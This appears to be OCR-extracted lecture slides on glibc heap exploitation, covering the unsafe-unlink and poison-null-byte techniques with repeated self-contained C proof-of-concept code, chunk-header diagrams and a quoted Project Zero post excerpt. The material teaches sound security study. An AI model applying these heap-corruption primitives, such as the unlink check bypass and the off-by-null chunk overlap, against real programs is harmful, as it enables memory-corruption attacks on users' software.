
- Vulnerability: Metadata corruption (i.e., Overflow)
- Consequence: Arbitrary write

```
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```


```c
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```







```c
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```



prev_size = ???
size = 0x431 (P=1)
size=0x421
fd = &chunk0_ptr - 8*3
bk = &chunk0_ptr - 8*2


prev_size = ???
size = 0x431 (P=1)

unlink(): ***assert(P->fd->bk == P);***

P->fd->bk = P->bk

P->bk->fd = P->fd

```c
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```



prev_size = ???
size = 0x431 (P=1)
size=0x421
fd = &chunk0_ptr - 8*3
bk = &chunk0_ptr - 8*2


prev_size = 0x420
size = 0x430 (P=0)

unlink(): ***assert(P->fd->bk == P);***

P->fd->bk = P->bk

P->bk->fd = P->fd

```c
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```



prev_size = ???
size = 0x431 (P=1)
size=0x421
fd = &chunk0_ptr - 8*3
bk = &chunk0_ptr - 8*2

prev_size = 0x420
size = 0x430 (P=0)

unlink(): ***assert(P->fd->bk == P);***


~~P->fd->bk = P->bk~~

P->bk->fd = P->fd

=> *(&chunk0_ptr - 8*2 + 8*2) = &chunk_ptr - 8*3

=> chunk0_ptr = &chunk_ptr - 8*3

```c
uint64_t *chunk0_ptr;
int main() {
  // we want to be big enough not to use tcache or fastbin
  int malloc_size = 0x420;
  int header_size = 2;
  chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
  uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
  chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
  chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
  uint64_t *chunk1_hdr = chunk1_ptr - header_size;
  chunk1_hdr[0] = malloc_size;
  chunk1_hdr[1] &= ~1;
  free(chunk1_ptr);
  char victim_string[8];
  strcpy(victim_string,"Hello!~");
  chunk0_ptr[3] = (uint64_t) victim_string;
  chunk0_ptr[0] = 0x4141414142424242LL;
  // sanity check
  assert(*(long *)victim_string == 0x4141414142424242L);
}
```



prev_size = ???
size = 0x431 (P=1)
size=0x421
fd = &chunk0_ptr - 8*3
bk = &chunk0_ptr - 8*2

prev_size = 0x420
size = 0x430 (P=0)

chunk0_ptr[3] = victim_string
=> *(&chunk_ptr - 8*3 + 8*3) = victim_string
=> chunk_ptr = victim_string

poison_null_byte (~ latest)

- Vulnerability: Off-by-one NULL overflow
- Consequence: Overlapping chunk

Project Zero

News and updates from the Project Zero team at Google

Monday, August 25, 2014

The poisoned NUL byte, 2014 edition

Posted by Chris Evans, Exploit Writer Underling to Tavis Ormandy

Back in this 1998 post to the Bugtraq mailing list, Olaf Kirch outlined an attack he called “The poisoned NUL byte”. It was an off-by-one error leading to writing a NUL byte outside the bounds of the current stack frame. On i386 systems, this would clobber the least significant byte (LSB) of the “saved %ebp”, leading eventually to code execution. Back at the time, people were surprised and horrified that such a minor error and corruption could lead to the compromise of a process.

```c
int main()
{
  // step1: allocate padding
  void *tmp = malloc(0x1);
  void *heap_base = (void *)((long)tmp & (~0xfff));
  size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
  void *padding = malloc(size);

  // step2: allocate prev chunk and victim chunk
  void *prev = malloc(0x500);
  void *victim = malloc(0x4f0);
  malloc(0x10);

  // step3: link prev into largebin
  void *a = malloc(0x4f0);
  malloc(0x10);
  void *b = malloc(0x510);
  malloc(0x10);

  free(a);
  free(b);
  free(prev);

  malloc(0x1000);

  // step4: allocate prev again to construct fake chunk
  void *prev2 = malloc(0x500);
  assert(prev == prev2);

  ((long *)prev)[1] = 0x501;
  *(long *)(prev + 0x500) = 0x500;

  // step5: bypass unlinking
  void *b2 = malloc(0x510);
  ((char*)b2)[0] = '\x10';
  ((char*)b2)[1] = '\x00';  // b->fd <- fake_chunk

  void *a2 = malloc(0x4f0);
  free(a2);
  free(victim);

  void *a3 = malloc(0x4f0);
  ((char*)a3)[8] = '\x10';
  ((char*)a3)[9] = '\x00';
  // pass unlink_chunk in malloc.c:
  //      mchunkptr fd = p->fd;
  //      mchunkptr bk = p->bk;
  //      if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  //          malloc_printerr ("corrupted double-linked list");

  // step6: add fake chunk into unsorted bin by off-by-null
  void *victim2 = malloc(0x4f0);
  /* VULNERABILITY */
  ((char *)victim2)[-8] = '\x00';
  /* VULNERABILITY */

  free(victim);

  // step7: validate the chunk overlapping
  void *merged = malloc(0x100);
  memset(merged, 'A', 0x80);
  memset(prev2, 'C', 0x80);
  assert(strstr(merged, "CCCCCCCCC"));
}
```

```c
int main()
{
  // step1: allocate padding
  void *tmp = malloc(0x1);
  void *heap_base = (void *)((long)tmp & (~0xfff));
  size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
  void *padding = malloc(size);

  // step2: allocate prev chunk and victim chunk
  void *prev = malloc(0x500);
  void *victim = malloc(0x4f0);
  malloc(0x10);

  // step3: link prev into largebin
  void *a = malloc(0x4f0);
  malloc(0x10);
  void *b = malloc(0x510);
  malloc(0x10);

  free(a);
  free(b);
  free(prev);

  malloc(0x1000);

  // step4: allocate prev again to construct fake chunk
  void *prev2 = malloc(0x500);
  assert(prev == prev2);

  ((long *)prev)[1] = 0x501;
  *(long *)(prev + 0x500) = 0x500;
```

Make next allocation = 0x???????10
(i.e., a chunk starts at 00)
Can be done with 2-byte bruteforce

```c
int main()
{
  // step1: allocate padding
  void *tmp = malloc(0x1);
  void *heap_base = (void *)((long)tmp & (~0xfff));
  size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
  void *padding = malloc(size);

  // step2: allocate prev chunk and victim chunk
  void *prev = malloc(0x500);
  void *victim = malloc(0x4f0);
  malloc(0x10);

  // step3: link prev into largebin
  void *a = malloc(0x4f0);
  malloc(0x10);
  void *b = malloc(0x510);
  malloc(0x10);

  free(a);
  free(b);
  free(prev);

  malloc(0x1000);

  // step4: allocate prev again to construct fake chunk
  void *prev2 = malloc(0x500);
  assert(prev == prev2);

  ((long *)prev)[1] = 0x501;
  *(long *)(prev + 0x500) = 0x500;
```

prev


prev_size = ???
size = 0x511 (P=1)

victim


prev_size = ???
size = 0x501 (P=1)

prev_size = ???
size = 0x21 (P=1)

```c
int main()
{
  // step1: allocate padding
  void *tmp = malloc(0x1);
  void *heap_base = (void *)((long)tmp & (~0xfff));
  size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
  void *padding = malloc(size);

  // step2: allocate prev chunk and victim chunk
  void *prev = malloc(0x500);
  void *victim = malloc(0x4f0);
  malloc(0x10);

  // step3: link prev into largebin
  void *a = malloc(0x4f0);
  malloc(0x10);
  void *b = malloc(0x510);
  malloc(0x10);

  free(a);
  free(b);
  free(prev);

  malloc(0x1000);

  // step4: allocate prev again to construct fake chunk
  void *prev2 = malloc(0x500);
  assert(prev == prev2);

  ((long *)prev)[1] = 0x501;
  *(long *)(prev + 0x500) = 0x500;
```




```c
int main()
{
  // step1: allocate padding
  void *tmp = malloc(0x1);
  void *heap_base = (void *)((long)tmp & (~0xfff));
  size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
  void *padding = malloc(size);

  // step2: allocate prev chunk and victim chunk
  void *prev = malloc(0x500);
  void *victim = malloc(0x4f0);
  malloc(0x10);

  // step3: link prev into largebin
  void *a = malloc(0x4f0);
  malloc(0x10);
  void *b = malloc(0x510);
  malloc(0x10);

  free(a);
  free(b);
  free(prev);

  malloc(0x1000);

  // step4: allocate prev again to construct fake chunk
  void *prev2 = malloc(0x500);
  assert(prev == prev2);

  ((long *)prev)[1] = 0x501;
  *(long *)(prev + 0x500) = 0x500;
```



